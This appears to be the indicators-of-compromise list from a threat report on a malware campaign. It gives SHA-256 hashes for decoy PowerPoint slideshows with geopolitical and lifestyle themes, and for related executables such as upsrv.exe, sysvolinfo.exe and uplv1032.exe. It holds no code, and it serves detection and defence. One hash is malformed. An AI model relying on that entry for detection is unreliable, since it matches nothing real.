China_two_child_policy_will_underwhelm1.pps - 23d69451b4f7d9e3df5b92523e4574246bdfc786d48b20e9f0c45a25d985e191

ChinaUS_1.pps - b9c24e26c90fd83ad8258a90b1c84022d180c0223f182f96c928333f2e9c5934

ChinaUS_2.pps - 065321d0497565871bcfe5ee606636e9d0f2975558ee838122bbbe78ffd2d367

chinesemilstrat_1.pps - 158919e9ca13db3747708b56397b63431ad864879abe1f5f3c4c178d8fae1149

chinesemilstrat_2.pps - 6cb9b489f27517b21db61398cc103f863eb71e1034997e7f54b463be9c34568b

cppcc_1.pps - 5e4dd3e3d21a25a2680320ad79ef773f133312210adcd45b09bfb183c5797004

cppcc_2.pps - 04317dd251b6eb22ce0941dda9821463fe53a51140d4ac639b9d0463dbf61372

election.pps - 7ce893d1e08ef1ce62706eabe9aa0813e5e495d4f24955ca5020c3191968ec3a

enggmarvels_1.pps - 79af494cfb231c267d3149d4922a16ea0086c4ba63b584e6ff8dc463235eb999

enggmarvels_2.pps - 0803956f7919f3ac71f345a59c3803b0ab5e32e8f9c408b0eff0716a013c020d

fengnew33.pps - caf046809672fa9b162ddb633f12f1c817c8aab42da994398135b0b2b5b2f01c

fengnew36.pps - e61a805907a44c61458baae92cb9a2bb901d76102fe94ae0a6ef287cf71fb4ae

fengnew63.pps - 3e282a1cdcc692415998633af2a15d79dcfb2ce90734bf90138e9bd3e3c32f7f

fengnew66.pps - 0edb3efd98de5d135f3326129a4d7a5546484570d9949e6103179a0e5e6b97dd

futuredrones_1.pps - 13f03f67d748ece55bcdd77373668e89d97c340f426aac5097817b6bb91c6844

futuredrones_2.pps - 43c1bee83e6f814a4028192f9f52fb89fea986815da43654ce991f06bbd48b5e

gaokaonewschedule_1.pps - a725cf180706c6060f344ac8cecc1c23e90358a1170c61db7dd8a3be4d109e8b

gaokaonewschedule_2.pps - 12ffc8454be5a73a894eea89d1617d256f0e65fe403a2c19558b3f484c7cbe03

harbin_1.pps - 2c1a70bf43bd622201321e902982153f13414e2f42f0a17fad0e9d35ba8613f4

Implication_China_mil_reforms_1.pps - 97503d2302fc3b51f666f6d4ea067b499d185f807fb5a61cee49851d0417ade8

japan_pivot_1.pps - 887cc8220cd9722d114cf575f1cb7758c2e10f3d8904121dc9fe0b749c6955bb

japan_pivot_2.pps - 18af865435967f803a2b2cf8ef0ec1a859d6d9612a59c01a59c77d31fda9c91d

jtopcentrecomn.pps - 7169ee156199b86e7149cb9c49a146b5d20afe02d90d315e00b3980419c41d14

korea1.pps - 1ea09eb00f49a92505c22f2f4569e035894cb765a8be87adcbc94c01a8d9d5c0

militarizationofsouthchinasea_1.pps - 53a30dfd90bd1208dcfe534ccd0b798d629aa989ccaeae952384cfe9ecb17369

militarizationofsouthchinasea_2.pps - 9d0d420c69608302330054575 4f0428549bb62f33c6e492eb4ace8ce95ce8af0

MilitaryReforms1.pps - ccbbf41f7e385f511ec25925cdc177bb23a3106974fa1c61fdfea4af70489b36

MilitaryReforms2.pps - 09d7cd078a46a33750b002594eb7340af55a1cefe5f4451a8bdfcd6af97449bf

MilReforms_1.pps - c126471d35f0fcff4ebafd8fb331e328b67e07312fbaa60c8a131e318b41a839

MilReforms_2.pps - c2d39a5ed25caf84d5ce68375e420b6445aff0c63a7f820ae6a3d0e24eb5e161

my_lovely_pics_3.pps - 39cf8b7bbceac5d150cc9fafbf2d7492d353771ec40919d1777fba8d6d2da2b4

my_lovely_pics_6.pps - cc810280206c3ee96f88840d6e23bd2c849bfb48f4e97c2ea1c8ef47ce06ba9b

my_photos_3.pps - b4487148d05bc4acc932b47c0a01371c459eea12fc7fd4f21af127dee2f619f4

my_photos_6.pps - 1c60523b5c2cfc176549d4a8c14c2759c504cce23da86cf3dcb99c21ddf30f5a

nail_art_3.pps - 48219520a01ef9ec5f499cdb3f3ad8e9899b0c15800acb66cb0df5fe74f49cce

nail_art_6.pps - 77a43ddd5b90b25b189f970ec76224085f7b7210922e611ed38905d4190d7cc3

netflix1.pps - 88e2e7df29450f673081161e105b561f67bba65ce00d12da90b26149c2960631

netflix2.pps - 2f6ed134adf8d29dd9e25b8f8f863389742dd5ff6d9104329c2fecb66b9e1604

Obama_Gift_China_1.pps - 77b1ea1a200a17f8e14a8b6471ee6c4921c8c6b59026ce799ecaf7edd54b15e8

Obama_Gift_China_2.pps - 21b2f9c134a8fe2f021884852b41eed5739c791a19f0145a5a665015cede543b

pension_1.pps - 6b821ad306c9baa18b7d77a06bbbff032a55ba1bc4b7f93b747477facb8b8fa0

stewardess1.pps - d4a9a07192ba6ddafe86ea8c72277650cc8996cd1ec487d3677d8a4e92e28983

stewardess2.pps - 8869567e461c5fe15e4a2d66e28a04445eebf76a0fdc3fc98e3edca6f032e423

syria_china.pps - 53dc1535397fe9bdefd4d69bf8b22751668dfc1054713aab71b6048fbd23423a

TaiwanDiplomaticAccess_1.pps - da06b7ee42a7d2f0cf7dd5f225373806cd054b2a3b8fdbba7a0873479c98dfba

TaiwanDiplomaticAccess_2.pps - eb31ffe6666d8307fa59da3d41a5bf0d9f936d909a5f955e0329ab24d64bce90

tibetculture_1.pps - eed9c5e8ec7d25a5c9f15d30d80413edf65ec4f495c3d244c9d55d134e0cccef

tibetculture_2.pps - f9a9808927bccb8a08828b16cf288a89a1b0b67fe55055f5bbcd777fc312b4ce

underestimatingUS_1.pps - a358679e2474750c0ae064590e80085035cdec6028c9025cf4dc48dd610de88e

underestimatingUS_2.pps - 511111ebb818471c1402631494aade54f3d13b57eb9cc705392edb615153950d

UruguayJan-Jun_1o.pps - 637b305164ed634f4c20bcb89030417f9d41446e5c8517e671ef4c122195ccea

uruguayjan-jun_1.pps - fe3f4bd9810389e68ead6d29270050275440281de0b78532ea9c71d9b3db41f6

UruguayJan-Jun_2o.pps - 5f203ea304b97727e6a607c54713da69925337ac1eff98c7761e184c33d37c4d

uruguayjan-jun_2.pps - b9f0e2b6ca667cbabcec0c2cd311eefb831776c33ab679a109345507030b259d

UruguayJul-Dec_1o.pps - 66c946d8915c367ec23fedecaa730493d9df292d8b13fbdd56ffcda49a065ac2

uruguayjul-dec_1.pps - a870b9b7d84bbb95da6dcb633f74731b316f4bc77bd71edc779928b71c1e5a4f

UruguayJul-Dec_2o.pps - 0abd0d44d12993124ba3081990342ea7d5ab75d1e639b60a4d02960ed2f54b66

uruguayjul-dec_2.pps - af826881bfead39e6319131359521502076a83d75f02ab2fd0754c5a82ab2f73

us_srilanka_relations_1.pps - 665b6ffd8ada42e0a1e77a377970eec3b2b8a915d101c7888d1b28e86c80ebfa

us_srilanka_relations_2.pps - e01b1267f5c12291dbcbaa04fcd558b8f7415f11dfe0f2a4cdabe8e69277e52a

WILL_ISIS_INFECT_BANGLADESH.pps - 75f8073fa5f842a6ca78e27a703a6b0a30ecba3f9f51e23fcf810b2489db5fb5

zodiac_1.pps - 53d6ae6e3f883f1e1ebc9e0b6bdbd8ec8dad344b0988fb4e28b17c19f7385e7e

zodiac_2.pps - 55a5d4f879250dbe57523c7caf7fd55b7324043780dd697e9a8b7061500c8c85

SUSPECTED IOCS FOUND TO BE SIMILAR TO THE ABOVE IOCS

similar-to

upsrv.exe

0607ce3285e8ef98915edadd8cc67229196b01db3ce6118786e36f61f88494e0
076aa7f5f6a5bdd9acdee55c6e3de54e6e8d5fd6fe2a03c165a23861e315f3f5
160b25ffe487afa039021b7c3cb340783438e54b68e6928758429bcca55ca0e1
247f47d6472c0cc3ea7d2dd9b5de32107c039ab82f72fa4be5e764cf8d315a2c
2533482781c0bea1e32272c46cca61d959fa0ddc0c72cf0a6e49059259c674c5
32fca40fd2cc9bd72f37b3c8fe31e14c3c45f84f202d173cb63de8420fbad46c
4066307919dad84f9559e031d7be316c836876ff19c6335863d0dae5f19ca3c3
4ba639099a66c38f7761f8a272b463b022710745716588bf1cc5f1180ca80531
602fe776628a967f4e5f5f29c1186bf73185ba01a3318f7ec6b71c0e532ae485
62d70d8d24db14a1c8da481c1262d9eaa316bee57810f01d07d054d71f729002
91a7043ec11feb2a7cf66033755052e79146cc693ce5a45c214cba55e4537f53
9679ec817a8693c17ea60d727421e2698b190b86ad8b29ef6027ddb8a5a833b0
9ae612be7463e03a8f2dbb67d8790c79767a7dc62bc422c1578c86460040045c
9e6b22332145c55cf0bfd0c1c94a1dcebb1942d37399e3a217f8e332edfd5b74
b22082a22766f32ad72461b6f7d3ac56e6b6d8ceb6c16af804a217b51ce2fb13
b526749bed1ea4acc7ec124f22aaa608e1f970f901aa800447d45c425f31c6bf
bbcec8782a23319951dd8eb3427845c47d9476c082c67c1c039fb1c2b90f0249
c4a0cf2420fa1fee9ea1b0baad61f34f457e2fb76c7e527e0c4aa7fce1523243
d1c05238f11bd280432f38796021e4945dd4271e3af5afb548aaefd86bacacaf
d8f3a231499955382bbdbd2153eff6b7407cc3296169836134aa1fbd6e58552c
df6efa3cb44923487f14a81106e5060eb5b4a4a74d7658ae6214f60ad664c6e5
e18b0b4625cbb965bea6fd163a273c8fa0a51b616ebad912945e09bc429b71e9
e3f42cb71bf0198967de8e8423f699d264b9de7f9d8ad8e9af8de94ea008ca6e
e4ef16199362380d92a3b8786204dc9e603169c46123d8c5b214a18882d2f752
ef03d807fab11bfa1578704e7b0b743e168cf268db12f81ca27ed157376b78d1

ssdeep-similar

05eb0f2513ab6b9fc7781ed3b11d5876c018efeaadc63f65ab87aad64ca75508
0af5af4d29df53aeed8ea96ea9513233a5ce93cd02b8214666d390c03312ad02
160f664a02cfe024bc54dae19e5b6b942e8c2d16ddc6fa3e2cbe5284308303fa
1674b1d3307d455c160ffa7b7da1943be59bbe1e253f106c56f48a906c20bbd1
3a47c589288513f1d659f5270c587368cb291b351db310d521135df22907d199
3b09e7a4211e3c0ce96c19237f85d89509249fcea23ba6117efde0e66ad659ee
3bf8762e6409c2aed84020b8a3d0928819b56f155b7e39c9d7706ef26f2f132a
432cdd736c031b7ff2fa86239003c062a53eefff6d916d3eac32bf4f07df000b
551752781f29e01ce802f36438428504aa94cad3777853587c4d63164eaf9000
6b66aa51ae3376e34e989225207ea738482d6ec364c96b70b9a41d6de243d15c
6dd0db7b2d33b7f37044722d49deac7a7e605da25121ef1cfde5eb7664dc9a12
8195e402d45c40fd4b86983a09030bcbafc2129b2634e968d2bed30982175bc5

864ac0e8a1eb9160cf8dbfb64ea3062e0010a49f52d263aa87fe31c66b183281
8af9e66c620fbd7dd9f33c536af044bdf7abde5bb4bec8f43c00c77ce28854d5
b0cd34bfe8dcbb16a4f5f91ab00f1d479b588cb1d1ac7b58e85c0a7f5a9d1230
bb19902448f8415d1f9cac13596bfff938bf181e21a6f20f43c783c762e95f8d
d0d3d9507f71483cc47a4dea0a14fb80c82fb96d0686f712ab04f65810c77fd1
d9d97f68fcb21422f955c658a6c0ef621f44009c5f8666bd6b421886301204ce
eb4f0f3bd6285958d77d9bc313cbf794fcfefade36b165c5eef701e2c6186b53
ee276efb2dfda8f9ed4c9ba07db16ca1f99bd0be3070f4c54865ca5ca9763104
f04303468a3d598674bd0626c6c5f3459bfa239523af57cb8a22586ca44c679c
f091d514e293fc8671090c2b64517a02b7224e95fdeab90be4b1663e5f20b20b
f3bd4a50d016f3dbdd9b0c193c67654f290c76e1077c07d37a38e5de8ee84b0d
f700def26415faa2f596d5dc38b5f9a7685e11fceb2b22cda1a8734aea9b3506
fe2f70f5cfdacc1a660ee095c010b65a23a950a1a782640ceeb56a57b6b21ead

7zip.exe

similar-to

-

ssdeep-similar

-

sysvolinfo.exe

similar-to

10e4bb82d1655280437c0868ed72af308cbc02fe28cb5ef2370ca1335cee5712
169c3eb4b5002e0cf4834df963a5e9a7a42be8b836f8bec0676dfdd046296707
1bd75d716cadfd9b42a64ac7909e8c940a9a07bcc21dff001edac50999c12679
1f2b2c769224f4864d4438fce8168ad954afd4593220bdb113245d9844217450
2011b112a7a0a6ce5697ba8073082084b8f4d251382ca7e1cb19174fc55f802d
2e549c2e3f1c1eb73858a0e47bb3c515c658e1db8a4c992cd75f8f4fc9ee7a41
44b224aaecf1e57a21bc7f7713ea91d3df3306d2c33be54c56f01d4e43901036
57bfa84ce3efb5cfd01fa086d00e1f6ed2e5e03fb383409854b83694fa18b22d
5889db3fb8916d9984e5f6b61020054a466e1b640e70d61ab86727f38216d8c5
6a15ac7df257d20a47d47413bc93d7182300ce0c288cd4f4547f87b90d9ef282
6c969c19fd7cda0e2ad06fce334dbee30d4a87c9d3926d85163055a33fb280a5
75595f61fd79dd2ef6735704b53ee39024dad3d678a4ed442598d096acd57061
770ed1473abbf5c3db11062a2413be10fa75483b261c3d64839ebedeaadaf38a
78a43f50a6d9e0cf50115d28b95a0394829972963f2a4f3b2ed41ab5e17ee0c5
7b01bd935d22c2cc312d74dd35564fdfd4bae43a157d24bbdaa296b6788a0aba
95911d17e21526a2246723d429c99f1294840f483e320eed7d0963d7c74cb638
95b192db06df19dd637c850769a47529269b25bd9278fef131a79f6755e518fc
b2060b05a3195b5951b14209d82fa4b386bb60f6deb8b681953ae76aaf81f691
b99a349b510b37e17ca14e3882dfd719c8aeb723f8bec1ab426899d3486edad4
c88c59272ab924a490385a9e141fc6f9b74c1eee03a3031f33ddeced035564b4
c9c91d3293ea5e765bf01907dc78a8adf31602a20534a4080e1e6360c135ff74

d629d6926bcdebdbd782adde181999db1beff6b56fddfb5987edc03b43bd4aca
f5e4d5d5fde978968dce4db4120ecbb68898d5fdf55860e61058d91db29b7d91
fc10c49bba5597928d3d7ee07d948bc005d24184ffc6f864884aa279278064d4
fe2cc3f32deec8b0181aba57473bfffc0c1bf0ee186ea2f59eb310f6bad3fa45

ssdeep-similar

084bf6c251471fb27d221c3bf818f13f0daa427a9f702e3adf52cfb3935eef0a
0bf92941743f6f9884153d0055cd341889ecca282bbbbe7cfe3fe471ac3d7f70
12368c5636ab31657d0a7f4a0a4a33e87fb2e09101bfa7b1a64d0ac6985f4af5
22ef409b0af5bc5393f4466843975d91d67d2b695aaebfc0f3e8d08fb15f283a
29650ac0b64213b26311cc0bb7c50de3e677e1eaeb23e866ac8181f8770588dc
2c3373333df07b2688e16e9114f7740e872cc3512507a61e4dea0180d5585859
42c613e1bb0880a0c696b74c8e4b67b7dbd747c915dbefb7d72cc15389f1d96c
445033a3c35f98ebeba425fe7207f1667f07d843c71d00f4a342089a37907266
8340ce4a2d4c84170968cfcc33268f288caf24ec844883412e0b6b39c0edd4bf
9471c900f7c4b5230ae4b38f496c41dcd82a9c7d27cb6a39f6520841de65d9a2
953dfa51bc7766b59cf58bbcf2fe3b32b8acf81c06f3eac80a80845c4a80b7f0
a9aae5c5cfdd46b802e9b1c6ded4d0cb4ef80de16532cabbe4a0e6e07aa09518
ae777960c7b24643d20ac385a158d8ee1fb21d67ef851d04593e26c6f544ae22
beff80bdc70f06840a8bbe815d02d628df09da2391a46b5b6b4d223222eb75d6
cd24b5dc56aeb6e2d9a2cea8aa34b3b0dbd71e554e3e0baab235680c852108c1
cfd535d0d387251ff2a27576f6273d36c7c7408bb28b44b8ef975ae70f7c43ae
d258a63d704930ea44ded40b39915e7b03f60efb1ca5cf68242544bb09bcd1ff
d306e24d55703cacd3c5f6509e129f6f5affd6a4f7c42b9358e3ffb593065c2b
d4ce655bb7920d1e942b2bed36c2fab4d94e5a702702ef3ed660535ab529197d
dc0ac0e37d25b19ada615d8f49923ffe20521a3c87ce4a6c3cc565bbf14a689c
dcc04ac05d1821e79af275ee2ee4d83068954e4be55fc5d12a58904ce3c416ce
de042f7e21e0d923a038d929ceec75f63e9ef6b35618f49cb0e34d3effd07060
ec69bdafbd1a3c8bdcf0b915e0010525217b74957e7cbb3110f91a51c99af514
f6dd6d3769e58b7ff4e7101b043560d0d1ec57254c99a83321fa1574ab7b036e
Fbc6f64c4d01c43ce0f272671501425a2c923fdb7ded7470c188f761fd430a58

similar-to

uplv1032.exe

00add53025843e2b03eb664f88173e789f8502b9764178c26761525b35d4a142
010c36ef3a0ed7fc5dcd723cd31e6a1c91f7f75064d466647d144e974dcdb5d1
0200d41b35f2375220e855795b7b585c518102619e77f78055396e3d0c4d33a5
036e52832e6347cc43ba50f2eb5cb5640180728d7696c52a0d7934e3c739e2e5
03742a6ea4be86507e210e9183d69061d4d2b04220079c218cde52ca050597dc
0473014171a171583af25e122f44e3687e5dfc68d8a84963274a4512cc7de69d
04be4b1c238e57b1951e4cb98b7382a6bb1f875640cf576567d70ce46bc3d94c

0678ac764576070b486b0c5ef99651ae4ee5e15dac5c963bdfbf80cdfed99637
069c6586cc73b9d0dcfe914b545a2347c19a96507469a785d380c06a3447e38e
0b5d8e30f8b557813ef3d397af978fa17cb636d0be0dcbbf2a984624d108f3ed
136773b01a4551c1356750a00cba8e88336cf5ab2abc68f3ebe1552cc43b5e82
1706d262f4e0c47e55703d8b5bec219cec705a75155815621b3615c5483b5eb9
1ba25beb1e67e4540a524a1d50982d09ae314baf0e1da804d1c52e23b791c3a4
2895a2b0c04a76abb205834f25d976465dab84644ed26386734da0d94a967214
3894043ad3ddc8fefff0987c1efa1a1d6680c96b2122263017075f74621349f8
3fd8bde9ba830347ba1a32c5aab583128702ec5c0782afe40f5c35227c800a24
48a013b08ea13c92def4eea70697e76daf0344ad0a8a31abcee3d6087fb716c7
5b55554206a329916eb2f527d2e0c72c01241cfc4e0acd8006ad28d07f6a65d6
6bda659362e0e5db3be7360ac8a9222e9aa1eb8a3ca3873eeeede8e328bb1931
a428f24de3c31a6a436d0bc373d019abf9ebd38708cf26f5a058ab8da0b8d226
ae01ac6103615e5cd5aa92bcd33fe19e74e89b9ea737c36bff1c48712d828ecf
b25e2d3ef033ab8059261be9538aa1c4634d09157546f804b1dd6fc07bf99386
c31f6531241529d91a0a965e4ee48fa2efc87dd380d0db0ecbe2771c5d0d48ff
d5b5c3863237f0fb623b7142c8d0361d1f52c23f86b5285a34feecea802f6684
da48bbd4a8830e8a50c66eb514b5eae569e1ef6de3463eccd9037a2df3f2c15f

ssdeep-similar

136773b01a4551c1356750a00cba8e88336cf5ab2abc68f3ebe1552cc43b5e82
1da99f69735d203a3d52ff1bb2ede75fe69601259efa6c5a080024ddf9276297
34bd017464ca6b3249c4a15ecca06054495807b4817205beeb18f602dfb875a1
3c90c6589ade333d27488150155c888180cae40517eb3e8048d84d9e68e3808d
3d73fa70083397acf72d52415fe321618839420e4c0a7cb83c105a309c388318
47f991d0095ee7d53a455fb3675e8e72f41b0ba246a0ff4f329fb37bcb5b94bb
4e61dfd0a22cfc2cb3b4395ab03baed9727a04ba4aca5770066ae4c17b32dee6
68ce513adc2c39b049837ffc61d65f26887144863db05f1f6bcb240c9967b1ff
83cca2cb4fce24afc002d71f2426114a366ba3d6f44f20c0f7719581624148d6
a02d418b6fa33ee947f18eef0d0ed8d7ede6435fb78b06d1c0f706009a951324
a43d3fe80b07505e2fa01704334541d31a076e82cd22744a3272d47fc915509b
bf5ea0fc899736211421260c16982991d9070e07caf2ed86e28dd1a42056cfc9
c26ece657ddfd1949587dffb263fe0419e3aae947f0de9e17785b35324535b2f
e9dc6f18763f530c6664df73fab2e25723b401e5cf1c42871fd9377e49996f4d
f155ec48d8e62fba4904d97a24b502e44d83392d9dca8f140f790857a4c54b4a
fbd1a31cccdb4792a17b5e3fab6d8caf2ef8126f586f615fe181bcded7b4f1a1